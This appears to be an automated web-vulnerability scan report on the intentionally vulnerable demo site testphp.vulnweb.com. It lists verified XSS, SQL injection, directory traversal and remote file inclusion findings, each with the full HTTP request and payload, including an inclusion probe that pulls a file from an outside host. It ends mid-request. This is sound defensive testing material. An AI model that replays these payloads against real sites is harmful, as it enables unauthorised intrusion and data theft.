Comprehensive Report

HIGH

Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.


Scan Detail

Target	testphp.vulnweb.com
Scan Type	Full Scan
Start Time	Oct 27, 2021, 5:07:00 PM GMT+8
Scan Duration	49 minutes
Requests	61931
Average Response Time	172ms
Maximum Response Time	20213ms

40	18	4	8
High	Medium	Low	Informational


Severity	Vulnerabilities	Instances
High	6	40
Medium	17	18
Low	4	4
Informational	8	8
Total	35	70

Informational




		Instances
🟩	Content Security Policy (CSP) not implement…	1
🟩	Email addresses	1
🟩	Internal IP address disclosure	1
🟩	Others	5

Low Severity




		Instances
🟦	Clickjacking: X-Frame-Options header	1
🟦	Cookies with missing, inconsistent or contra…	1
🟦	Cookies without HttpOnly flag set	1
🟦	Others	1

Medium Severity



		Instances
🟧	.htaccess file readable	1
🟧	Application error messages	1
🟧	Backup files	2
🟧	Others	14

High Severity



		Instances
🟥	Cross site scripting	17
🟥	Directory traversal	1
🟥	File inclusion	1
🟥	Others	21

Impacts

SEVERITY	IMPACT	
High	17	Cross site scripting
High	1	Directory traversal
High	1	File inclusion
High	1	PHP allow_url_fopen enabled
High	1	Remote file inclusion XSS
High	19	SQL injection
Medium	1	.htaccess file readable
Medium	1	Application error messages
Medium	2	Backup files
Medium	1	CRLF injection/HTTP response splitting
Medium	1	Directory listings
Medium	1	HTTP parameter pollution
Medium	1	JetBrains .idea project directory
Medium	1	PHP allow_url_fopen enabled
Medium	1	PHP errors enabled
Medium	1	PHP errors enabled
Medium	1	PHP open_basedir is not set
Medium	1	PHP session.use_only_cookies disabled
Medium	1	PHPinfo pages
Medium	1	Unencrypted connection
Medium	1	URL redirection
Medium	1	User credentials are sent in clear text
Medium	1	WS_FTP log file found
Low	1	Clickjacking: X-Frame-Options header
Low	1	Cookies with missing, inconsistent or contradictory properties
Low	1	Cookies without HttpOnly flag set

SEVERITY	IMPACT	
Low	1	Possible sensitive files
Informational	1	Content Security Policy (CSP) not implemented
Informational	1	Email addresses
Informational	1	Internal IP address disclosure
Informational	1	No HTTP Redirection
Informational	1	PHP Version Disclosure
Informational	1	Possible server path disclosure (Unix)
Informational	1	Possible server path disclosure (Windows)
Informational	1	Possible username or password disclosure

Cross site scripting

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

Impact

Malicious JavaScript has access to all the same objects as the rest of the web page, including access to cookies and local storage, which are often used to store session tokens. If an attacker can obtain a user's session cookie, they can then impersonate that user.

Furthermore, JavaScript can read and make arbitrary modifications to the contents of a page being displayed to a user. Therefore, XSS in conjunction with some clever social engineering opens up a lot of possibilities for an attacker.

---

http://testphp.vulnweb.com/

URI was set to **1<ScRiPt>Jrmw(9559)</ScRiPt>**

The input is reflected inside a text element.

Request

```
GET /404.php?1<ScRiPt>Jrmw(9559)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

---

http://testphp.vulnweb.com/AJAX/showxml.php Verified

Cookie input **mycookie** was set to **3'"()&%<acx><ScRiPt >ya5X(9647)</ScRiPt>**

Request

```
POST /AJAX/showxml.php HTTP/1.1
Referer: https://www.google.com/search?hl=en&q=testing
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Cookie: mycookie=3'"()&%<acx><ScRiPt%20>ya5X(9647)</ScRiPt>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 0
Host: testphp.vulnweb.com
Connection: Keep-alive
```

---

http://testphp.vulnweb.com/comment.php Verified

URL encoded POST input **name** was set to **<your name here>'"()&%<acx><ScRiPt >geXX(9202)</ScRiPt>**

Request

```
POST /comment.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 132
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

Submit=Submit&comment=555&name=<your%20name%20here>'"()%26%25<acx><ScRiPt%20>geXX(9202)
</ScRiPt>&phpaction=echo%20%24_POST[comment];
```

---

http://testphp.vulnweb.com/guestbook.php

Verified

URL encoded POST input **name** was set to **anonymous user'"()&%<acx><ScRiPt >0LMV(9031)</ScRiPt>**

Request

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 96
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

name=anonymous%20user'"()%26%25<acx><ScRiPt%20>0LMV(9031)</ScRiPt>&submit=add%20message&text=555
```

---

http://testphp.vulnweb.com/guestbook.php

Verified

URL encoded POST input **text** was set to **555'"()&%<acx><ScRiPt >0LMV(9160)</ScRiPt>**

Request

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 96
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

name=anonymous%20user&submit=add%20message&text=555'"()%26%25<acx><ScRiPt%20>0LMV(9160)</ScRiPt>
```

---

http://testphp.vulnweb.com/hpp/

Verified

URL encoded GET input **pp** was set to **12'"()&%<acx><ScRiPt >YoKW(9519)</ScRiPt>**

Request

```
GET /hpp/?pp=12'"()%26%25<acx><ScRiPt%20>YoKW(9519)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

---

http://testphp.vulnweb.com/hpp/params.php

Verified

URL encoded GET input **p** was set to **valid'"()&%<acx><ScRiPt >UwRY(9399)</ScRiPt>**

Request

```
GET /hpp/params.php?p=valid'"()%26%25<acx><ScRiPt%20>UwRY(9399)</ScRiPt>&pp=12 HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/hpp/params.php

Verified

URL encoded GET input **pp** was set to **12'"()&%<acx><ScRiPt >UwRY(9600)</ScRiPt>**

Request

```
GET /hpp/params.php?p=valid&pp=12'"()%26%25<acx><ScRiPt%20>UwRY(9600)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/listproducts.php

Verified

URL encoded GET input **artist** was set to **1'"()&%<acx><ScRiPt >lvUm(9646)</ScRiPt>**

Request

```
GET /listproducts.php?artist=1'"()%26%25<acx><ScRiPt%20>lvUm(9646)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/listproducts.php

Verified

URL encoded GET input **cat** was set to **1'"()&%<acx><ScRiPt >8Pnt(9887)</ScRiPt>**

Request

```
GET /listproducts.php?cat=1'"()%26%25<acx><ScRiPt%20>8Pnt(9887)</ScRiPt> HTTP/1.1
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/search.php

Verified

URL encoded POST input **searchFor** was set to **the'"()&%<acx><ScRiPt >rcIS(9014)</ScRiPt>**

Request

```
POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

goButton=go&searchFor=the'"()%26%25<acx><ScRiPt%20>rcIS(9014)</ScRiPt>
```

http://testphp.vulnweb.com/secured/newuser.php Verified

URL encoded POST input **uaddress** was set to **555'"()&%<acx><ScRiPt >Y1d1(9710)</ScRiPt>**

Request

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555'"()%26%25<acx><ScRiPt%20>Y1d1(9710)
</ScRiPt>&ucc=4111111111111111&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-
666-0606&urname=RDFYjolf&uuname=RDFYjolf
```

http://testphp.vulnweb.com/secured/newuser.php Verified

URL encoded POST input **ucc** was set to **4111111111111111'"()&%<acx><ScRiPt >Y1d1(9907)</ScRiPt>**

Request

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555&ucc=4111111111111111'"()%26%25<acx><ScRiPt%20>Y1d1(9907)
</ScRiPt>&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-
0606&urname=RDFYjolf&uuname=RDFYjolf
```

http://testphp.vulnweb.com/secured/newuser.php Verified

URL encoded POST input **uemail** was set to **sample@email.tst'"()&%<acx><ScRiPt >Y1d1(9269)</ScRiPt>**

Request

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555&ucc=4111111111111111&uemail=sample%40email.tst'"()%26%25<acx><ScRiPt%20>Y1d1(9269)
</ScRiPt>&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=RDFYjolf&uuname=RDFYjolf
```

http://testphp.vulnweb.com/secured/newuser.php Verified

URL encoded POST input **uphone** was set to **555-666-0606'"()&%<acx><ScRiPt >Y1d1(9774)</ScRiPt>**

Request

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555&ucc=4111111111111111&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24
w0rD&uphone=555-666-0606'"()%26%25<acx><ScRiPt%20>Y1d1(9774)</ScRiPt>&urname=RDFYjolf&uuname=RDFYjolf
```

http://testphp.vulnweb.com/secured/newuser.php Verified

URL encoded POST input **urname** was set to **RDFYjolf'"()&%<acx><ScRiPt >Y1d1(9409)</ScRiPt>**

Request

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 217
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555&ucc=4111111111111111&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24
w0rD&uphone=555-666-0606&urname=RDFYjolf'"()%26%25<acx><ScRiPt%20>Y1d1(9409)</ScRiPt>&uuname=RDFYjolf
```

http://testphp.vulnweb.com/secured/newuser.php Verified

URL encoded POST input **uuname** was set to **RDFYjolf'"()&%<acx><ScRiPt >Y1d1(9813)</ScRiPt>**

Request

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 217
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

signup=signup&uaddress=555&ucc=4111111111111111&uemail=sample%40email.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24
w0rD&uphone=555-666-0606&urname=RDFYjolf&uuname=RDFYjolf"()%26%25<acx><ScRiPt%20>Y1d1(9813)</ScRiPt>
```

Recommendation

Apply context-dependent encoding and/or validation to user input rendered on a page

Description

In order for a Cross-site scripting (XSS) attack to take place, an attacker does not directly target a victim. Instead, an attacker exploits a vulnerability in a web application visited by a victim, where the web application is used to deliver the malicious JavaScript. The victim's browser is not able to distinguish between malicious and legitimate JavaScript, and therefore, executes the attacker's malicious payload.

Since cross-site scripting (XSS) is user input which is interpreted as code. In order to prevent XSS, secure input handling is necessary. The two fundamental methods of handling untrusted user input are **encoding** and **validation**.

Encoding - Escapes user input so that browsers interpret it as **data**, not as code
Validation - Filters user input so that browsers interpret it as code without malicious commands

Encoding and validation are two different techniques to preventing cross-site scripting (XSS). Deciding which should be used highly depends on the **context** within which the untrusted user input is being inserted.

The following are two examples of the most common cross-site scripting (XSS) contexts.

```
<!-- HTML element -->
<div>userInput</div>

<!-- HTML attribute -->
<input value="userInput">
```

The method for preventing cross-site (XSS) scripting in the two examples above is different. In the first example, where user input is inserted in an HTML element, HTML encoding is the correct way to prevent XSS. However, in the second example, where user input is inserted in an HTML attribute, validation (in this case, filtering out `'` and `"`)is the appropriate prevention method.

```
<!-- Application code -->
<input value="userInput">

<!-- Malicious string -->
"><script>...</script><input value="

<!-- Resulting code -->
<input value=""><script>...</script><input value="">
```

In **most** of the time, encoding should be performed whenever user input is included in a page, however, as with the above example, in some cases, encoding has to be replaced by or complemented with validation.

It's important to remember that secure input handling has to take into account which context of a page the user input is inserted into.

References

Cross-site Scripting (XSS) Attack - Acunetix
https://www.acunetix.com/websitesecurity/cross-site-scripting/

Types of XSS - Acunetix
https://www.acunetix.com/websitesecurity/xss/

XSS Filter Evasion Cheat Sheet
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Excess XSS, a comprehensive tutorial on cross-site scripting
https://excess-xss.com/

Cross site scripting
https://en.wikipedia.org/wiki/Cross-site_scripting

Directory traversal

This script is possibly vulnerable to directory traversal attacks.

Directory Traversal is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory.

Impact

By exploiting directory traversal vulnerabilities, attackers step out of the root directory and access files in other directories. As a result, attackers might view restricted files or execute commands, leading to a full compromise of the Web server.

http://testphp.vulnweb.com/showimage.php ACUSENSOR Verified

URL encoded GET input **file** was set to **1448345/../../xxx\..\..\272703**

Request

```
GET /showimage.php?file=1448345/../../xxx%5C..%5C..%5C272703&size=160 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Your script should filter metacharacters from user input.

References

Acunetix Directory Traversal Attacks
https://www.acunetix.com/websitesecurity/directory-traversal/

File inclusion

This script is possibly vulnerable to file inclusion attacks.

It seems that this script includes a file which name is determined using user-supplied data. This data is not properly validated before being passed to the include function.

Impact

It is possible for a remote attacker to include a file from local or remote resources and/or execute arbitrary script code with the privileges of the web-server.

http://testphp.vulnweb.com/showimage.php

Verified

URL encoded GET input **file** was set to **Http://bxss.me/t/fit.txt**

Pattern found:

```
63c19a6da79816b21429e5bb262daed863c19a6da79816b21429e5bb262daed8
```

Proof of Exploit

URL - http://bxss.me/t/fit.txt

```
63c19a6da79816b21429e5bb262daed863c19a6da79816b21429e5bb262daed8
```

Request

```
GET /showimage.php?file=Http://bxss.me/t/fit.txt&size=160 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Edit the source code to ensure that input is properly validated. Where is possible, it is recommended to make a list of accepted filenames and restrict the input to that list.

For PHP, the option **allow_url_fopen** would normally allow a programmer to open, include or otherwise use a remote file using a URL rather than a local file path. It is recommended to disable this option from php.ini.

References

PHP - Using remote files
https://www.php.net/manual/en/features.remote-files.php

OWASP PHP Top 5
https://www.owasp.org/index.php/PHP_Top_5

Remote file inclusion
https://en.wikipedia.org/wiki/Remote_file_inclusion

PHP allow_url_fopen enabled

The PHP configuration directive allow_url_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow_url_fopen and bad input filtering.

allow_url_fopen is enabled by default.

Impact

Application dependant - possible remote file inclusion.

---

http://testphp.vulnweb.com/ ACUSENSOR Verified

Current setting is : **allow_url_fopen = On**

Observed on /

Recommendation

You can disable allow_url_fopen from either php.ini (for PHP versions newer than 4.3.4) or .htaccess (for PHP versions up to 4.3.4).

php.ini
allow_url_fopen = 'off'

.htaccess
php_flag allow_url_fopen off

References

Runtime Configuration
https://www.php.net/manual/en/filesystem.configuration.php

Remote file inclusion XSS

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. The server opens arbitrary URLs and puts the content retrieved from the URL into the response without filtering.

Impact

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

---

http://testphp.vulnweb.com/showimage.php ACUMONITOR Verified

URL encoded GET input **file** was set to **HttP://bxss.me/t/xss.html?%00**

Request

```
GET /showimage.php?file=HttP://bxss.me/t/xss.html%3F%2500&size=160 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

Recommendation

Your server side code should verify if the URL from the user input is allowed to be retrieved and displayed or filter the response from the URL according to the context in which it is displayed.

References

Acunetix Cross Site Scripting Attack
https://www.acunetix.com/websitesecurity/cross-site-scripting.htm

VIDEO: How Cross-Site Scripting (XSS) Works
https://www.acunetix.com/blog/web-security-zone/video-how-cross-site-scripting-xss-works/

The Cross Site Scripting Faq
https://www.cgisecurity.com/xss-faq.html

XSS Filter Evasion Cheat Sheet
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Cross site scripting
https://en.wikipedia.org/wiki/Cross-site_scripting

OWASP PHP Top 5
https://www.owasp.org/index.php/PHP_Top_5

How To: Prevent Cross-Site Scripting in ASP.NET
https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff649310(v=pandp.10)

SQL injection

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server.

Impact

An attacker can use SQL injection to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQLi can also be used to add, modify and delete records in a database, affecting data integrity. Under the right circumstances, SQLi can also be used by an attacker to execute OS commands, which may then be used to escalate an attack even further.

http://testphp.vulnweb.com/

ACUSENSOR

Verified

Path Fragment input **/<s>/<s>-[*].html** was set to **1797790'"652729**

Request

```
GET /Mod_Rewrite_Shop/RateProduct-1797790'"652729.html HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/AJAX/infoartist.php

ACUSENSOR

Verified

URL encoded GET input **id** was set to **1652120'"976918**

Request

```
GET /AJAX/infoartist.php?id=1652120'"976918 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Cookie: mycookie=3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/AJAX/infocateg.php

ACUSENSOR

Verified

URL encoded GET input **id** was set to **1853154'"141645**

Request

```
GET /AJAX/infocateg.php?id=1853154'"141645 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Cookie: mycookie=3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/AJAX/infotitle.php

ACUSENSOR

Verified

URL encoded POST input **id** was set to **1012230'"279612**

Request

```
POST /AJAX/infotitle.php HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
Cookie: mycookie=3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 18
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive

id=1012230'"279612
```

http://testphp.vulnweb.com/artists.php

Verified

URL encoded GET input **artist** was set to **1255470'"678857**

Request

```
GET /artists.php?artist=1255470'"678857 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/listproducts.php

Verified

URL encoded GET input **artist** was set to **1633062'"630403**

Request

```
GET /listproducts.php?artist=1633062'"630403 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/listproducts.php

ACUSENSOR

Verified

URL encoded GET input **cat** was set to **1155088'"659099**

Request

```
GET /listproducts.php?cat=1155088'"659099 HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
Referer: http://testphp.vulnweb.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

ACUSENSOR

Verified

Request

```
GET /Mod_Rewrite_Shop/BuyProduct-1/?id=1ACUSTART'"ACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
User-Agent: 1'"2000
referer: 1'"3000
client-ip: 1'"4000
x-forwarded-for: 1'"5000
accept-language: 1'"6000
via: 1'"7000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: testphp.vulnweb.com
Connection: Keep-alive
```

http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

ACUSENSOR

Verified

Request

```
GET /Mod_Rewrite_Shop/BuyProduct-2/?id=1ACUSTART'"ACUEND HTTP/1.1
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: 082119f75623eb7abd7bf357698ff66c
Acunetix-Aspect-ScanID: 8787269341669118774
